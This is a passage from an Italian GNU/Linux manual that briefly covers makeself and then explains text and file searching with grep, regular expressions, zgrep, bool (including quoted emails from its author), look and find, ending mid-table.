- *makeself(1)* [15]

  Si tratta di uno script, in grado di creare un altro script che incorpora un archivio compresso di dati. Tale script ottenuto, se avviato, provvede da solo a usare gli strumenti necessari a estrarre il contenuto incorporato.

  Si osservi che l'archivio ottenuto è sì autoestraente, ma per questo si avvale di programmi esterni, anche se comuni, pertanto non è autonomo.

[1] **GNU cpio** GNU GPL

[2] **GNU tar** GNU GPL

[3] **Gzip** GNU GPL

[4] **Bzip2** software libero con licenza speciale

[5] **UPX** GNU GPL con eccezioni e precisazioni

[6] **Unp** GNU GPL

[7] **Star** GNU GPL

[8] **Arc** GNU GPL

[9] **Arj** GNU GPL

[10] **Zoo** dominio pubblico

[11] **InfoZip** software libero con licenza speciale

[12] **Lzop** GNU GPL

[13] **PPMd** software libero con licenza speciale

[14] **Dact** GNU GPL

[15] **Makeself** GNU GPL

Capitolo 184

Ricerche

Esistono due tipi di ricerche possibili: quelle all'interno dei file per identificare delle stringhe che corrispondono a un modello e quelle fatte all'interno di un file system alla ricerca di file o directory in base alle loro caratteristiche (nome, date e altri attributi).

Per questo si utilizzano due programmi di servizio fondamentali: Grep per le ricerche di stringhe e Find per la ricerca dei file.

Tabella 184.1. Riepilogo dei programmi utili per eseguire delle ricerche.

Nome	Descrizione
'**`grep`**'	Scandisce file di testo usando un'espressione regolare.
'**`bool`**'	Scandisce file di testo alla ricerca di stringhe messe in relazione attraverso operatori booleani.
'**`look`**'	Esegue una ricerca binaria all'interno di un file ordinato.
'**`find`**'	Scandisce file e directory alla ricerca di corrispondenze con le caratteristiche esteriori di questi.

184.1 Grep GNU

Il programma Grep [1] esegue una ricerca all'interno dei file in base a un modello espresso normalmente in forma di espressione regolare.

Storicamente sono esistite tre versioni di questo programma: '**`grep`**', '**`egrep`**' e '**`fgrep`**', ognuna specializzata in un tipo di ricerca. Attualmente, Grep GNU, corrispondente a quello che si utilizza normalmente nei sistemi GNU, comprende tutte queste funzionalità. In alcuni casi, per mantenere la compatibilità con il passato, possono trovarsi distribuzioni che mettono a disposizione anche i programmi '**`egrep`**' e '**`fgrep`**' in forma originale.

L'eseguibile '**`grep`**' compie una ricerca all'interno dei file indicati come argomento oppure all'interno dello standard input:

`grep` [***opzioni***] ***modello*** [***file***...]

`grep` [***opzioni***] `-e` ***modello*** [***file***...]

`grep` [***opzioni***] `-f` ***file_modello*** [***file***...]

Il modello di ricerca può essere semplicemente il primo degli argomenti che seguono le opzioni, oppure può essere indicato precisamente come argomento dell'opzione '**`-e`**', oppure ancora può essere contenuto in un file che viene indicato attraverso l'opzione '**`-f`**'. La tabella 184.2 elenca le opzioni principali.

Tabella 184.2. Opzioni principali di '**grep**'.

Opzione	Descrizione
-G	Utilizza un'espressione regolare elementare (comportamento predefinito).
-E	Utilizza un'espressione regolare estesa. Se si avvia il programma con il nome '**egrep**', è come utilizzare l'eseguibile '**grep**' con l'opzione '**-E**'.
-F	Utilizza un modello fatto di stringhe fisse. Se si avvia il programma con il nome '**fgrep**', è come utilizzare l'eseguibile '**grep**' con l'opzione '**-F**'.
-e ***modello***	Specifica il modello di ricerca.
-f ***file***	Specifica il nome di un file contenente il modello di ricerca.
-i	Ignora la differenza tra maiuscole e minuscole.
-n	Aggiunge il numero di riga.
-c	Emette solo il totale delle righe corrispondenti per ogni file.
-h	Elimina l'intestazione normale per le ricerche su più file.
-l	Emette solo i nomi dei file per i quali la ricerca ha avuto successo.
-L	Emette solo i nomi dei file per i quali la ricerca non ha avuto successo.
-v	Inverte il senso della ricerca: valgono le righe che non corrispondono.

Segue la descrizione di alcuni esempi. Nella sezione successiva vengono descritte brevemente le espressioni regolari utilizzabili con Grep GNU.

- $ **grep -F -e ciao -i -n *** [*Invio*]

  Cerca all'interno di tutti i file contenuti nella directory corrente la corrispondenza della parola '**ciao**' senza considerare la differenza tra le lettere maiuscole e quelle minuscole. Visualizza il numero e il contenuto delle righe che contengono la parola cercata.

- $ **grep -E -e "scal[oa]" elenco** [*Invio*]

  Cerca all'interno del file 'elenco' le righe contenenti la parola '**scalo**' o '**scala**'.

- $ **grep -E -e \\`.*\\' elenco** [*Invio*]

  Questo è un caso di ricerca particolare in cui si vogliono cercare le righe in cui appare qualcosa racchiuso tra apici singoli, nel modo '`...''. Si immagina però di utilizzare la shell Bash con la quale è necessario proteggere gli apici da un altro tipo di interpretazione. In questo caso la shell fornisce a '**grep**' solo la stringa '**`.*'**'.

- $ **grep -E -e "\\`.*\\'" elenco** [*Invio*]

  Questo esempio deriva dal precedente. Anche in questo caso si suppone di utilizzare la shell Bash, ma questa volta viene fornita a '**grep**' la stringa '**`.*\\'**' che fortunatamente viene interpretata ugualmente da '**grep**' nel modo corretto.

184.1.1 Espressioni regolari

Un'espressione regolare è un modello che descrive un insieme di stringhe. Le espressioni regolari sono costruite, in maniera analoga alle espressioni matematiche, combinando espressioni più brevi.

Per tradizione esistono due tipi di espressioni regolari: elementari, o BRE, ed estese, o ERE (si vedano in particolare i capitoli dedicati alle espressioni regolari in generale: 664 e 665). Il programma ‘`grep`’ originale è in grado di interpretare solo quelle elementari, Grep GNU interpreta correttamente anche quelle estese nonostante il suo funzionamento predefinito sia sempre basato su quelle elementari. Le espressioni regolari elementari sono limitate rispetto a quelle estese; in questo particolare adattamento di ‘`grep`’ si ottengono le stesse funzionalità, pur se con una sintassi leggermente diversa da quella normale.

In generale, la sintassi delle espressioni regolari non è uguale per tutti i programmi che ne fanno uso, anche se esiste lo standard POSIX, che però è difficile trovare applicato in modo fedele.

Senza costringere il lettore a studiare subito i capitoli 664 e 665, dedicati alle espressioni regolari, viene data una descrizione sommaria delle espressioni regolari estese secondo GNU e alla fine viene descritto come si comportano quelle elementari.

Il punto di partenza sono le espressioni regolari con le quali si ottiene una corrispondenza con un solo carattere. La maggior parte dei caratteri, includendo tutte le lettere e le cifre numeriche, sono espressioni regolari che corrispondono a loro stessi. Ogni metacarattere con significati speciali può essere utilizzato per il suo valore normale facendolo precedere dalla barra obliqua inversa (‘`\`’).

Una fila di caratteri racchiusa tra parentesi quadre corrisponde a un carattere qualunque tra quelli indicati; se all'inizio di questa fila c'è l'accento circonflesso, si ottiene una corrispondenza con un carattere qualunque diverso da quelli della fila. Per esempio, l'espressione regolare ‘`[0123456789]`’ corrisponde a una cifra numerica qualunque, mentre ‘`[^0123456789]`’ corrisponde a un carattere qualunque purché non sia una cifra numerica.

All'interno delle parentesi quadre, invece che indicare un insieme di caratteri, è possibile indicarne un intervallo, mettendo il carattere iniziale e finale separati da un trattino (‘`-`’). I caratteri che vengono rappresentati in questo modo dipendono dalla codifica che ne determina la sequenza. Per esempio, in base alla codifica ASCII, l'espressione regolare ‘`[9-A]`’ rappresenta un carattere qualsiasi tra: ‘`9`’, ‘`:`’, ‘`;`’, ‘`<`’, ‘`=`’, ‘`>`’, ‘`?`’, ‘`@`’ e ‘`A`’.

All'interno delle parentesi quadre si possono indicare delle classi di caratteri attraverso il loro nome: ‘`[:alnum:]`’, ‘`[:alpha:]`’, ‘`[:cntrl:]`’, ‘`[:digit:]`’, ‘`[:graph:]`’, ‘`[:lower:]`’, ‘`[:print:]`’, ‘`[:punct:]`’, ‘`[:space:]`’, ‘`[:upper:]`’ e ‘`[:xdigit:]`’. Per essere usati, questi nomi di classi possono solo apparire all'interno di un'espressione tra parentesi quadre, di conseguenza, per esprimere la corrispondenza con un carattere alfanumerico qualunque si può utilizzare l'espressione regolare ‘`[[:alnum:]]`’. Nello stesso modo, per esprimere la corrispondenza con un carattere non alfanumerico qualunque si può utilizzare l'espressione regolare ‘`[^[:alnum:]]`’.

Il punto (‘`.`’) corrisponde a un carattere qualsiasi. Il simbolo ‘`\w`’ è un sinonimo di ‘`[[:alnum:]]`’ e ‘`\W`’ è un sinonimo di ‘`[^[:alnum:]]`’.

L'accento circonflesso (‘`^`’) e il dollaro (‘`$`’) sono metacaratteri che corrispondono rispettivamente alla stringa nulla all'inizio e alla fine di una riga. I simboli ‘`\<`’ e ‘`\>`’ corrispondono

rispettivamente alla stringa nulla all'inizio e alla fine di una parola.

Quando per qualche ragione si hanno difficoltà a indicare dei caratteri che per l'espressione sarebbero comunque caratteri normali, è possibile utilizzare il simbolo '`\`' anteriormente, purché questo non rappresenti a sua volta un altro metacarattere.

Un'espressione regolare che genera una corrispondenza con un carattere singolo, può essere seguita da uno o più operatori di ripetizione. Questi sono rappresentati attraverso i simboli '`?`', '`*`', '`+`' e dai «contenitori» rappresentati da particolari espressioni tra parentesi graffe. La tabella 184.3 mostra l'uso che si può fare di questi operatori.

Tabella 184.3. Operatori di ripetizione nelle espressioni regolari estese gestite da Grep GNU.

Codifica	Corrispondenza.
x`*`	Nessuna o più volte *x*. Equivalente a '*x*`{0,}`'.
x`?`	Nessuna o al massimo una volta *x*. Equivalente a '*x*`{0,1}`'.
x`+`	Una o più volte *x*. Equivalente a '*x*`{1,}`'.
x`{`*n*`}`	Esattamente *n* volte *x*.
x`{`*n*`,}`	Almeno *n* volte *x*.
x`{`*n*`,`*m*`}`	Da *n* a *m* volte *x*.

Due espressioni regolari possono essere concatenate (in sequenza) generando un'espressione regolare corrispondente alla sequenza di due sottostringhe che rispettivamente corrispondono alle due sottoespressioni.

Due espressioni regolari possono essere unite attraverso l'operatore '`|`'; l'espressione regolare risultante corrisponde a una stringa qualunque per la quale sia valida la corrispondenza di una delle due sottoespressioni.

La ripetizione (attraverso gli operatori di ripetizione) ha la precedenza sul concatenamento che a sua volta ha la precedenza sull'alternanza (quella che si ha utilizzando l'operatore '`|`'). Una sottoespressione può essere racchiusa tra parentesi tonde per modificare queste regole di precedenza.

La notazione '`\`*n*', dove *n* è una singola cifra numerica diversa da zero, rappresenta un riferimento all'indietro a una corrispondenza già avvenuta tra quelle di una sottoespressione precedente racchiusa tra parentesi tonde. La cifra numerica indica l'*n*-esima sottoespressione tra parentesi a partire da sinistra.

Nelle espressioni regolari elementari, i metacaratteri '`?`', '`+`', '`{`', '`|`', '`(`' e '`)`' perdono il loro significato speciale. Al loro posto si possono utilizzare gli stessi simboli preceduti dalla barra obliqua inversa: '`\?`', '`\+`', '`\{`', '`\|`', '`\(`' e '`\)`'.

La descrizione fatta delle espressioni regolari estese di Grep GNU è incompleta. Per i dettagli mancanti conviene consultare i capitoli che trattano in maniera specifica questo argomento, come già indicato in precedenza.

184.1.2 zGrep

Normalmente, i programmi eseguibili (o i collegamenti) che compongono Grep, sono accompagnati da una serie di script che facilitano le ricerche all'interno di file compressi con Gzip o con Compress:

`zgrep` [***opzioni***] ***modello*** [***file***...]

`zegrep` [***opzioni***] ***modello*** [***file***...]

`zfgrep` [***opzioni***] ***modello*** [***file***...]

L'utilizzo è equivalente ai programmi '**`grep`**', '**`egrep`**' e '**`fgrep`**', con la differenza che si intendono scandire file compressi. Di solito, tali script funzionano correttamente anche se in realtà i file da analizzare non sono compressi affatto.

184.2 Bool

Bool [2] è un programma relativamente semplice per la scansione di file di testo, alla ricerca di segmenti contenenti una corrispondenza con delle stringhe, collegate tra di loro attraverso un'espressione booleana:

`bool` [***opzioni***] ***espressione*** [***file***...]

Come si può intuire dal modello sintattico, la ricerca può avvenire all'interno di uno o più file indicati alla fine della riga di comando, oppure da quanto proviene dallo standard input.

L'espressione di ricerca è una stringa fatta di parole ed eventualmente da sottostringhe, collegate attraverso operatori booleani ed eventualmente parentesi tonde per modificare l'ordine di interpretazione. La tabella successiva elenca gli operatori disponibili.

Tabella 184.4. Operatori utilizzabili nelle espressioni di ricerca di Bool.

Espressione	Descrizione.
stringa	L'espressione si avvera se la stringa si trova nel testo.
stringa_1 `near` ***stringa_2***	L'espressione si avvera se entrambe le stringhe si trovano nel testo, a una distanza massima stabilita (10 parole in modo predefinito, oppure un valore diverso se si usa l'opzione '**`-D`**').
espr_1 `and` ***espr_2***	L'espressione complessiva si avvera se entrambe le sottoespressioni si avverano simultaneamente nel testo.
espr_1 `or` ***espr_2***	L'espressione complessiva si avvera se almeno una delle sottoespressioni si avvera nel testo.
espr_1 `not` ***espr_2***	L'espressione complessiva si avvera se la sottoespressione alla sinistra si avvera, mentre quella a destra no.
`(`***espressione***`)`	Fa in modo che la sottoespressione contenuta tra parentesi sia eseguita interamente, prima di valutare ciò che si trova all'esterno.

Bool è in grado di riconoscere i file in formato HTML e in tal caso interpreta correttamente le entità SGML (come per esempio '**`à`**', '**`è`**', '**`ì`**' , '**`ò`**' e '**`ù`**'), in qualità dei caratteri corrispondenti. Inoltre, per indicare caratteri particolari nell'espressione di ricerca si possono usare le stesse entità SGML, sia per i file HTML, sia per i file di testo comuni.

Si osservi che se un file di testo, o comunque un file che non viene riconosciuto come file HTML, contiene stringhe che assomigliano a entità SGML, queste possono essere individuate solo letteralmente, ma in tal caso diventa necessario usare degli accorgimenti. Negli esempi alla fine della sezione viene riportato un caso di questo tipo.

Nella tabella successiva vengono riportate solo poche opzioni essenziali, ma altre opzioni importanti sono disponibili e possono essere conosciute facilmente consultando la pagina di manuale *bool(1)*.

Tabella 184.5. Alcune opzioni.

Opzione	Descrizione
`-D` `--distance`	Consente di stabilire la distanza massima tra le stringhe cercate quando si usa l'operatore '**`near`**'.
`-i` `--ignore-case`	Rende indifferente il confronto tra maiuscole e minuscole.
`-n` `--line-number`	Mostra anche il numero di riga dove si ottiene la corrispondenza con l'espressione di ricerca.
`-O` ***n*** `--occurrences=`***n***	Mostra al massimo ***n*** righe sullo schermo del testo in cui si forma la corrispondenza con l'espressione di ricerca. **Se si indica il valore zero, si ottiene la visualizzazione di tutte le righe che contengono una corrispondenza, anche se il risultato complessivo dell'espressione di ricerca è falso.**

Opzione	Descrizione
`-q` `--quiet`	Non mostra alcunché. Serve per ottenere un esito esclusivamente attraverso quanto restituito dal programma.

Segue la descrizione di alcuni esempi, dove in particolare il file '`COPYING`', usato per la scansione, contiene il testo della licenza GNU GPL versione 2. Si osservi che i comandi degli esempi vengono eseguiti attraverso una shell compatibile con quella di Bourne, o con una shell POSIX.

- `$ `**`bool license COPYING`**[*Invio*]

```
verbatim copies of this license document, but changing it is
```

  Mostra solo la prima corrispondenza con la parola '**`license`**'. Si osservi che il testo da cui si ottiene la corrispondenza è disposto su due righe, esattamente così:

```
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.
```

- `$ `**`bool -O 7 license COPYING`**[*Invio*]

```
verbatim copies of this license document, but changing it is
The licenses for most software are designed to take away you
and (2) offer you this license which gives you legal permiss
vidually obtain patent licenses, in effect making the progra
hat any patent must be licensed for everyone's free use or n
be licensed for everyone's free use or not licensed at all.
e term "modification".) Each licensee is addressed as "you".
```

  Mostra al massimo sette righe del testo che contiene la parola '**`license`**'.

- `$ `**`bool -O 7 -n license COPYING`**[*Invio*]

```
8:verbatim copies of this license document, but changing it is
12:The licenses for most software are designed to take away you
41:and (2) offer you this license which gives you legal permiss
53:vidually obtain patent licenses, in effect making the progra
55:hat any patent must be licensed for everyone's free use or n
55:be licensed for everyone's free use or not licensed at all.
71:e term "modification".) Each licensee is addressed as "you".
```

  Mostra al massimo sette righe del testo che contiene la parola '**`license`**' e aggiunge all'inizio il numero della riga originale in cui appare il testo. Il testo originale in cui si verificano le corrispondenze ha il contenuto seguente:

```
7     Everyone is permitted to copy and distribute verbatim copies
8     of this license document, but changing it is not allowed.
9
10                           Preamble
11
12      The licenses for most software are designed to take away your
13    freedom to share and change it.  By contrast, the GNU General Public
```

```
40      We protect your rights with two steps: (1) copyright the software, and
41    (2) offer you this license which gives you legal permission to copy,
42    distribute and/or modify the software.
```

```
51      Finally, any free program is threatened constantly by software
52    patents.  We wish to avoid the danger that redistributors of a free
53    program will individually obtain patent licenses, in effect making the
54    program proprietary.  To prevent this, we have made it clear that any
55    patent must be licensed for everyone's free use or not licensed at all.
```

```
68    that is to say, a work containing the Program or a portion of it,
69    either verbatim or with modifications and/or translated into another
70    language.  (Hereinafter, translation is included without limitation in
71    the term "modification".)  Each licensee is addressed as "you".
```

- `$ bool -O 99 -n "license near software" COPYING`[*Invio*]

```
12:The licenses for most software are designed to take away you
41:t the software, and (2) offer you this license which gives y
220: free software distribution ... public license practices. Ma
224:te software through any other system anda licensee cannot im
```

  Mostra al massimo 99 le corrispondenze dell'espressione di ricerca, che richiede di trovare la parola '**`license`**' vicino alla parola '**`software`**'.

- `$ bool -D 5 -O 99 -n "license near software" COPYING`[*Invio*]

```
12:The licenses for most software are designed to take away you
41:t the software, and (2) offer you this license which gives y
```

  Mostra al massimo 99 corrispondenze dell'espressione di ricerca, che richiede di trovare la parola '**`license`**' vicino alla parola '**`software`**', entro un massimo di cinque parole.

- `$ bool -O 99 -n "license near \"your freedom\"" COPYING`[*Invio*]

```
13:The licenses for most softwa... y your freedom to share and
```

  Mostra al massimo 99 corrispondenze dell'espressione di ricerca, che richiede di trovare la parola '**`license`**' vicino alla stringa '**`your freedom`**'. Si osservi l'uso degli apici doppi che devono essere protetti per consentire alla shell di interpretarli correttamente.

- `$ bool -O 99 -n "license and freedom" COPYING`[*Invio*]

```
license:8:verbatim copies of this license document, but changing it is
license:12:The licenses for most software are designed to take away you
license:41:and (2) offer you this license which gives you legal permiss
license:53:vidually obtain patent licenses, in effect making the progra
license:55:hat any patent must be licensed for everyone's free use or n
license:55:be licensed for everyone's free use or not licensed at all.
license:71:e term "modification".) Each licensee is addressed as "you".
license:101:ny part thereof, to be licensed as a whole at no charge to a
license:122: permissions for other licensees extend to the entire whole,
license:173:y not copy, modify, sublicense, or distribute the Program ex
license:175:ise to copy, modify, sublicense or distribute the Program is
license:178:se will not have their licenses terminated so long as such p
license:191:tomatically receives a license from the original licensor to
license:206:r example, if a patent license would not permit royalty-free
license:220: implemented by public license practices. Many people have m
license:224:h any other system and a licensee cannot impose that choice.
freedom:13:gned to take away your freedom to share and change it. By co
freedom:14:nded to guarantee your freedom to share and change free soft
freedom:22:e, we are referring to freedom, not price. Our General Publi
freedom:24:sure that you have the freedom to distribute copies of free
```

Mostra al massimo 99 corrispondenze dell'espressione di ricerca, che richiede di trovare la parola '**`license`**', purché nel testo complessivo appaia anche la parola '**`freedom`**', e la parola '**`freedom`**' purché nel testo complessivo ci sia anche la parola '**`license`**'. Dal momento che entrambe le parole sono presenti nel documento, il comando genera lo stesso risultato se al posto di '**`and`**' si usa l'operatore '**`or`**':

$ **`bool -O 99 -n "license or freedom" COPYING`**[*Invio*]

```
license:8:verbatim copies of this license document, but changing it is
license:12:The licenses for most software are designed to take away you
license:41:and (2) offer you this license which gives you legal permiss
license:53:vidually obtain patent licenses, in effect making the progra
license:55:hat any patent must be licensed for everyone's free use or n
license:55:be licensed for everyone's free use or not licensed at all.
license:71:e term "modification".) Each licensee is addressed as "you".
license:101:ny part thereof, to be licensed as a whole at no charge to a
license:122: permissions for other licensees extend to the entire whole,
license:173:y not copy, modify, sublicense, or distribute the Program ex
license:175:ise to copy, modify, sublicense or distribute the Program is
license:178:se will not have their licenses terminated so long as such p
license:191:tomatically receives a license from the original licensor to
license:206:r example, if a patent license would not permit royalty-free
license:220: implemented by public license practices. Many people have m
license:224:h any other system and a licensee cannot impose that choice.
freedom:13:gned to take away your freedom to share and change it. By co
freedom:14:nded to guarantee your freedom to share and change free soft
freedom:22:e, we are referring to freedom, not price. Our General Publi
freedom:24:sure that you have the freedom to distribute copies of free
```

* $ **bool -O 99 -n "license not freedom" COPYING** [*Invio*]

  Cerca nel testo la parola ‘**license**’, purché la parola ‘**freedom**’ non sia presente. Dal momento che la parola ‘**freedom**’ è presente, la ricerca fallisce e non viene mostrato alcunché. Tuttavia, se al posto dell’opzione ‘**-O 99**’ si usa ‘**-O 0**’, anche se la ricerca fallisce, vengono visualizzate tutte le corrispondenze, sia con la parola ‘**license**’, sia con la parola ‘**freedom**’:

  $ **bool -O 0 -n "license not freedom" COPYING** [*Invio*]

```
license:8:verbatim copies of this license document, but changing it is
license:12:The licenses for most software are designed to take away you
freedom:13:gned to take away your freedom to share and change it. By co
freedom:14:nded to guarantee your freedom to share and change free soft
freedom:22:e, we are referring to freedom, not price. Our General Publi
freedom:24:sure that you have the freedom to distribute copies of free
license:41:and (2) offer you this license which gives you legal permiss
license:53:vidually obtain patent licenses, in effect making the progra
license:55:hat any patent must be licensed for everyone's free use or n
license:55:be licensed for everyone's free use or not licensed at all.
license:71:e term "modification".) Each licensee is addressed as "you".
license:101:ny part thereof, to be licensed as a whole at no charge to a
license:122: permissions for other licensees extend to the entire whole,
license:173:y not copy, modify, sublicense, or distribute the Program ex
license:175:ise to copy, modify, sublicense or distribute the Program is
license:178:se will not have their licenses terminated so long as such p
license:191:tomatically receives a license from the original licensor to
license:206:r example, if a patent license would not permit royalty-free
license:220: implemented by public license practices. Many people have m
license:224:h any other system and a licensee cannot impose that choice.
```

A conclusione degli esempi che fanno riferimento alla scansione del file ‘`COPYING`’, si può immaginare di disporre del file di testo ‘`prova.txt`’, che contiene le righe seguenti:

7	`Le parole "perché" e "poiché" sono scritte`
8	`usando l'accento acuto nella vocale finale.`

In queste condizioni, il programma interpreta il testo in modo letterale, perché non c’è alcun motivo per attribuire alle stringhe ‘**é**’ un significato particolare, al contrario di quello che invece sarebbe se il file fosse in formato HTML. Pertanto, se fosse necessario individuare la stringa ‘**perché**’ da questo file, occorrerebbe un modello particolare:

```
perch&amp;eacute;
```

Segue l’esempio del comando, tenendo conto che si usa una shell POSIX, o comunque una shell compatibile con quella di Bourne (senza le virgolette, la e-commerciale verrebbe interpretata come la richiesta di eseguire sullo sfondo il comando che appare fino a quel punto):

$ **bool "perché" prova.txt** [*Invio*]

```
Le parole "perch&eacute;" e "poich&eacute;" sono scritte usa
```

Se si tentasse di scrivere la stringa di ricerca con la lettera vocale normale (secondo la codifica usata localmente), non si otterrebbe alcunché, proprio perché il programma non ha motivo di interpretare la stringa '`é`' in modo diverso da quello letterale:

$ **`bool perché prova.txt`** [*Invio*]

184.2.1 L'uso dell'opzione «-O 0»

Il programma '`bool`', se usato con l'opzione '`-O 0`', si comporta in un modo apparentemente anomalo. In pratica, mostra tutte le corrispondenze con le stringhe indicate nel modello di ricerca, anche se nel complesso, l'espressione fornita non si avvera. Per ovviare a questo inconveniente, al posto di zero si può indicare un valore elevato, per esempio 9999. A ogni modo, anche utilizzando l'opzione '`-O 0`' (infinito), il programma restituisce un valore corretto (*Vero* solo se l'espressione si avvera). L'autore di questo programma, Marc Tardif, spiega attraverso un paio di messaggi le motivazioni per questa scelta, aggiungendo anche qualche esempio pratico di utilizzo. Le parti salienti di questi messaggi vengono pubblicate con il permesso di Marc Tardif:

> Date: Thu, 23 Sep 2004 20:38:23 -0400
> From: Marc Tardif ⟨*mtardif (ad) interunion·ca* ⟩
> To: ⟨*daniele (ad) swlibero·org* ⟩
> Subject: Re: GNU Bool
>
> [...]
>
> The option '`-O`', '`--occurences`', is documented as follows in the manpage:
>
> > Print NUM lines (default 1) of context for each pattern. No output is printed if the boolean expression is false. Every match is printed if NUM is set to 0, even if the expression if false.
>
> As you noticed, this may produce output which contradicts the given boolean expression. In short, the reason is to provide a reasonable and bounded consumption of the system's resources.
>
> In long, the purpose of GNU Bool to evaluate an expression consisting of multiple patterns. For the sake of our discussion, lets expand on your example and use the expression "license not foobar". Also, lets assume you want to output all the occurences if the expression is true as you expected the option '`-O`' to behave. First, the parser would read the input file COPYING and record each occurence of the patterns "license" and "foobar". Second, the boolean expression "license not foobar" would be evaluated. Third, if the expression is true, all the occurences of "license" would be output.
>
> The problem is that the input size and the number of occurences are undetermined. Therefore, in the first step described above, the number of contexts being recorded would also be undetermined. Considering each context requires some form of storage, whether it be in memory or in file, this makes it difficult to predict the resources necessary to parse input. For example, consider the following command:
>
> # **`tcpdump | bool -O 0 "icmp or http"`** [*Invio*]

If GNU Bool was to record each occurence generated by the tcpdump command, this could require a prohibitive amount of resources in a matter of minutes on a busy server. A responsible operating system would limit the resource consumption but another operating system might crash when all the memory and swap have been exhausted.

The solution is to output every occurence in order to make resource consumption more predictable. However, to prevent information from being lost, the truthfullness of the boolean expression is output as the return value. For example:

```
# bool -O 0 -n "license or freedom" COPYING > /dev/null [Invio]
# echo $? [Invio]
0
# bool -O 0 -n "license not freedom" COPYING > /dev/null [Invio]
# echo $? [Invio]
1
```

[...]

Date: Sun, 26 Sep 2004 14:41:22 -0400
From: Marc Tardif ⟨mtardif (ad) interunion·ca ⟩
To: ⟨daniele (ad) swlibero·org ⟩
Subject: Re: GNU Bool

[...]

Instead of using memory to store an undetermined number of contexts, it is possible to fall back on the filesystem and only display the contexts upon a successful match. Consider the following combination of commands:

```
# bool -O 0 'license not foobar' COPYING > /tmp/$$ ↩
↪&& cat /tmp/$$ ; ↩
↪rm /tmp/$$ [Invio]
```

The problem with the above is that the return value of the bool command is lost due to the trailing rm command. If this information is not necesary, the time saved typing is certainly worthwhile. However, a non-zero return value does not always indicate no matches were found. For example, a return value of 2 indicates there were syntax errors in the expression or other system errors. The solution is to extend the above commands to preserve the return value:

```
# bool -O 0 'license not foobar' COPYING > /tmp/$$ ; ↩
↪ret=$? ; ↩
↪[ $ret -eq 0 ] && cat /tmp/$$ ; ↩
↪rm /tmp/$$ ; ↩
↪return $ret [Invio]
```

This combination of commands can be typed directly on the shell or stored in a shell script. Either way, the user is always in control.

184.3 Look

Il programma Look [3] serve a eseguire una ricerca binaria all'interno di un file di testo, confrontando solo la prima parte delle righe:

```
look [opzioni] stringa [file...]
```

A differenza di Grep, questo programma esegue soltanto una comparazione letterale della stringa indicata, con la parte iniziale delle righe; inoltre, i file scanditi devono essere ordinati.

> Date queste limitazioni, l'importanza del programma '**`look`**' è solo storica, perché si può sostituire facilmente con Grep.

Eventualmente, attraverso le opzioni è possibile limitare il confronto ai soli caratteri alfanumerici e si può fare in modo di ignorare la differenza tra lettere maiuscole e minuscole. Se non viene specificato alcun file per la ricerca nella riga di comando, la scansione viene tentata nel file '`/usr/share/dict/words`'

> Il programma '**`look`**' esegue un confronto byte per byte e non è in grado di adattarsi alla configurazione locale del linguaggio.

Eventualmente si può consultare la pagina di manuale *look(1)*.

184.4 Find

Il programma Find [4] esegue una ricerca, all'interno di uno o più percorsi, per i file che soddisfano delle condizioni determinate, legate alla loro apparenza esterna e non al loro contenuto. Per ogni file o directory trovati, può essere eseguito un comando (programma, script o altro) che a sua volta può svolgere delle operazioni su di essi.

Questa sezione non descrive tutte le funzionalità di Find. Una volta appresi i rudimenti del suo funzionamento, conviene consultare il documento *info find* oppure la pagina di manuale *find(1)*.

Find si compone in pratica dell'eseguibile '**`find`**', che ha una sintassi piuttosto insolita, oltre che complessa, anche se dallo schema seguente non sembrerebbe così.

> In particolare è indispensabile tenere a mente che molti dei simboli utilizzati negli argomenti dell'eseguibile '**`find`**' potrebbero essere interpretati e trasformati dalla shell, di conseguenza può essere necessario utilizzare le tecniche che la shell stessa offre per evitarlo.

```
find [percorso...] [espressione]
```

Find esegue una ricerca all'interno dei percorsi indicati per i file che soddisfano l'espressione di ricerca. Il primo argomento che inizia con '**`-`**', '**`(`**', '**`)`**', '**`,`**' o '**`!`**' (trattino, parentesi tonda, virgola, punto esclamativo) viene considerato come l'inizio dell'espressione, mentre gli argomenti precedenti sono interpretati come parte dell'insieme dei percorsi di ricerca.

Se non vengono specificati percorsi di ricerca, si intende la directory corrente; se non viene specificata alcuna espressione, o semplicemente se non viene specificato nulla in contrario, viene emesso l'elenco dei nomi trovati.

Il concetto di espressione nella documentazione di Find è piuttosto ampio e bisogna fare un po' di attenzione. Si può scomporre idealmente nello schema seguente:

```
[opzione...] [condizioni]
```

A loro volta, le condizioni possono essere di due tipi: test e azioni. Ma, mentre le opzioni devono apparire prima, test e azioni possono essere mescolati tra loro.

Le opzioni rappresentano un modo di configurare il funzionamento del programma, così come di solito accade nei programmi di servizio. Le condizioni sono espressioni che generano un risultato logico e come tali vanno trattate: per concatenare insieme più condizioni occorre utilizzare gli operatori booleani.

Tabella 184.21. Alcune opzioni importanti. Le opzioni si collocano prima delle condizioni (test e azioni).

Opzione	Descrizione
`-depth`	Elabora prima il contenuto delle directory. In pratica si ottiene una scansione che parte dal livello più profondo fino al più esterno.
`-xdev` `-mount`	Non esegue la ricerca nelle directory contenute all'interno di file system differenti da quello di partenza. Tra i due è preferibile usare '**`-xdev`**'.
`-noleaf`	Non ottimizza la ricerca. Questa opzione è necessaria quando si effettuano ricerche all'interno di file system che non seguono le convenzioni Unix, come nel caso di CD-ROM senza le estensioni necessario, o partizioni Dos.

L'esempio seguente elenca tutti i file e le directory a partire dalla posizione corrente restando nell'ambito del file system di partenza:

$ **`find . -xdev -print`** [*Invio*]

Come già accennato, i test sono condizioni che vengono valutate per ogni file e directory incontrati. Il risultato delle condizioni può essere *Vero* o *Falso*. Quando vengono indicate più condizioni, queste devono essere unite in qualche modo attraverso degli operatori booleani per ottenere una sola grande condizione. Se non viene specificato diversamente, viene utilizzato automaticamente l'operatore AND: '**`-and`**'.

All'interno dei test, gli argomenti numerici possono essere preceduti o meno da un segno:

+***n***	Indica un numero maggiore di ***n***.
-***n***	Indica un numero minore di ***n***.
n	Indica un numero esattamente uguale a ***n***.

Nelle tabelle successive, vengono raggruppati per tipo alcuni testi disponibili.

Tabella 184.23. Test sulla proprietà dei file o delle directory.

Test	Descrizione
`-uid` ***n***	Si avvera quando il numero UID (utente) del file o della directory è uguale a ***n***.
`-user` ***nome_dell'utente***	Si avvera quando il file o la directory appartiene all'utente indicato.
`-nouser`	Si avvera per i file e le directory di proprietà di utenti non esistenti.
`-gid` ***n***	Si avvera quando il numero GID (gruppo) del file o della directory è uguale a ***n***.
`-group` ***nome_del_gruppo***	Si avvera quando il file o la directory appartiene al gruppo indicato.
`-nogroup`	Si avvera per i file e le directory di proprietà di gruppi non esistenti.

Tabella 184.24. Test sui permessi dei file o delle directory.

Test	Descrizione
